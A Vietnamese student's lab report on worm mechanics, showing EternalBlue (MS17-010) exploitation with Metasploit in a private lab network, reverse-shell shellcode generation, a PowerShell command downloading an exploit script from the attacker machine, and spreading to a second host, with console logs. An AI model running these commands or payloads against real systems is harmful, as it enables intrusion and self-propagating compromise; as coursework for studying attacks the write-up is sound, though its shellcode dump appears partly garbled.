

## BÁO CÁO LAB 3 - WORM

### CƠ CHẾ HOẠT ĐỘNG CỦA MÃ ĐỘC

Giảng viên hướng dẫn: **Nghi Hoàng Khoa**


Thông tin sinh viên	MSSV: <b>18521267</b> Họ tên: <b>Đoàn Thanh Phương</b>
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NỘI DUNG THỰC HIỆN:

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu a	100%
2	Yêu cầu b	100%
3	Yêu cầu c	100%


*\*có video demo tấn công kèm theo*


**2. Ta có mô hình mạng như sau, thực hiện các yêu cầu sau:**



- Trên máy Attacker, mở 2 cổng lắng nghe là 4444 và 4445
- Trên máy Attacker, thực hiện khai thác lỗ hổng MS17-010 trên máy Victim 1 và thực hiện connect back về máy Attacker trên port 4444
- Sau khi có được connect back từ máy Victim 1, trong session shell đó, thực hiện tải về exploit từ máy Attacker và khai thác lỗ hổng MS17-010 trên máy Victim 2, để máy Victim 2 thực hiện connect back về máy Attacker trên port 4443

Mô hình thực tế:





Đầu tiên ta sẽ tấn công vào victim 1 sử dụng lỗ hổng MS17-010 bằng công cụ msf.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.134.157
rhost => 192.168.134.157
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

Thành công, đã tấn công được vào máy victim 1 với địa chỉ ip 192.168.134.157

```
[*] 192.168.134.157:445 - Sending all but last fragment of exploit packet
[*] Sending stage (200262 bytes) to 192.168.134.157
[*] Meterpreter session 1 opened (192.168.134.130:4444 -> 192.168.134.157:49231) at 2021-05-29 11:31:23 -0400
[-] 192.168.134.157:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError

meterpreter > shell
Process 2664 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
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C:\Windows\system32>cd ../..
cd ../..
```

Tiếp theo, ta tạo ra payload shell code bằng msf dưới dạng byte sử dụng cho PowerShell trên windows.

```
msf6 > use payload/windows/x64/meterpreter/reverse_tcp
msf6 payload(windows/x64/meterpreter/reverse_tcp) > generate -f p
s1
[-] Payload generation failed: One or more options failed to validate: LHOST.
msf6 payload(windows/x64/meterpreter/reverse_tcp) > set lhost 192.168.134.130
lhost => 192.168.134.130
msf6 payload(windows/x64/meterpreter/reverse_tcp) > generate -f p
s1
```

```
# windows/x64/meterpreter/reverse_tcp - 449 bytes (stage 1)
# https://metasploit.com/
# VERBOSE=false, LHOST=192.168.134.130, LPORT=4444,
# ReverseAllowProxy=false, ReverseListenerThreaded=false,
# StagerRetryCount=10, StagerRetryWait=5, PingbackRetries=0,
# PingbackSleep=30, PayloadUUIDTracking=false,
# EnableStageEncoding=false, StageEncoderSaveRegisters=,
# StageEncodingFallback=true, PrependMigrate=false,
# EXITFUNC=process, AutoLoadStdapi=true,
# AutoVerifySession=true, AutoVerifySessionTimeout=30,
# InitialAutoRunScript=, AutoRunScript=, AutoSystemInfo=true,
# EnableUnicodeEncoding=false, SessionRetryTotal=3600,
# SessionRetryWait=10, SessionExpirationTimeout=604800,
# SessionCommunicationTimeout=300, PayloadProcessCommandLine=,
# AutoUnhookProcess=false
[Byte[]] $buf = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x
41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x
48,0x8b,0x52,0x18,0x48,0xb,0x52,0x20,0x51,0x56,0x48,0x8b,0x72,0x
50,0x4d,0x31,0xc9,0x48,0xf,0xb7,0x4a,0x4a,0x48,0x31,0xc0,0xac,0x3
c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0xc1,0x2,0
xed,0x52,0x48,0x8b,0x52,0x20,0x41,0x51,0x8b,0x42,0x3c,0x48,0x1,0x
d0,0x66,0x81,0x78,0x18,0xb,0x2,0xf,0x85,0x72,0x0,0x0,0x0,0x8b,0x8
0,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x8b,0x
48,0x18,0x50,0x44,0x8b,0x40,0x20,0x49,0x1,0xd0,0xe3,0x56,0xad,0x3
1,0xc9,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x48,0x31
,0xc0,0xac,0x41,0xc9,0xd,0x41,0xc1,0x38,0xe0,0x75,0xf1,0
x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x4
0,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,
0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x41,0x58,0x48,0x1,0xd0,0x41,0x5
8,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x2
0,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4
b,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x0
,0x0,0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x1,0x0,0x0,0x4
9,0x89,0xe5,0x49,0xc,0x2,0x0,0x11,0x5c,0xc0,0xa8,0x86,0x82,0x41,
0x56,0x49,0x0,0x6,0xc,0x59,0xf1,0x41,0xb3,0xc,0x72,0x56,0x7,0
```

Nguồn tham khảo: [Empire/Exploit-EternalBlue.ps1 at master · EmpireProject/Empire \(github.com\)](https://github.com/EmpireProject/Empire/blob/master/Exploit/EternalBlue.ps1)

Sử dụng lệnh powershell -command "&{(new-object System.Net.WebClient).DownloadFile('http://192.168.134.130/run.ps1', './run.ps1})" trên shell của máy victim 1 để tải file run.ps1 về máy victim 1.

Sau đó, tại máy attacker ta sử dụng msf lắng nghe kết nối tại port 4445 chờ victim 2 kết nối.

Tiếp tục chạy lệnh powershell -command "&{ ./run.ps1; Invoke-EternalBlue – Target 192.168.134.155 -InitialGrooms 12 -MaxAttempts 2}" để chạy file run.ps1 và lây lan qua máy victim2 có địa chỉ ip 192.168.134.155.

Sau khi chạy, ta thấy đã có kết nối từ máy victim 2 tại port 4445. Thành công!

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.134.130:4445

[*] Sending stage (200262 bytes) to 192.168.134.155
[*] Meterpreter session 1 opened (192.168.134.130:4445 -> 192.168.134.155:49169) at 2021-05-29 11:42:31 -0400

meterpreter >
meterpreter >
meterpreter > shell
Process 2532 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
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```

Vậy là đã thực hiện được việc, thực hiện khai thác lỗ hổng MS17-010 trên máy Victim 1 có địa chỉ ip 192.168.134.157 và thực hiện connect back về máy Attacker trên port 4444. Sau khi có được connect back từ máy Victim 1, trong session shell đó, thực hiện tải về exploit từ máy Attacker và khai thác lỗ hổng MS17-010 trên máy Victim 2 có ip 192.168.134.155.

```
louis@kali:~$ cat /dev/null > /dev/null
louis@kali:~$ cat /dev/null > /dev/null

File Actions Edit View Help
meterpreter >
meterpreter > shell
Process 2532 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : localdomain
    Link-local IPv6 Address . . . . . : fe80::5c57:3289:9191:31db%
11
    IPv4 Address. . . . . : 192.168.134.155
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.134.2

Tunnel adapter isatap.{ABF13D59-9174-43EA-A442-D32E6623D7E6}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Tunnel adapter isatap.localdomain:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . : localdomain

C:\Windows\system32>

File Actions Edit View Help
VERBOS: Send the payload with the grooms

C:\Windows\system32>powershell -command "6{. ./run.ps1; Invoke-Et
ernalBlue -Target 192.168.134.155 -InitialGrooms 12 -MaxAttempts
2}"
powershell -command "6{. ./run.ps1; Invoke-EternalBlue -Target 19
2.168.134.155 -InitialGrooms 12 -MaxAttempts 2}"
VERBOS: Connecting to target for activities
VERBOS: Connection established for exploitation.
VERBOS: all but last fragment of exploit packet
VERBOS: Running final exploit packet
VERBOS: SMB code: 00-00
VERBOS: Send the payload with the grooms
VERBOS: Connecting to target for activities
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VERBOS: Running final exploit packet
VERBOS: SMB code: 00-00
VERBOS: Send the payload with the grooms

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : localdomain
    Link-local IPv6 Address . . . . . : fe80::753c:b88c:1500:6711%11
    IPv4 Address. . . . . : 192.168.134.157
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.134.2

Tunnel adapter isatap.{EA48B5B4-689F-4E33-ACCC-B68A407B5D7}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

C:\Windows\system32>
[*] 192.168.134.157 - Meterpreter session 1 closed. Reason: Died
```

Hết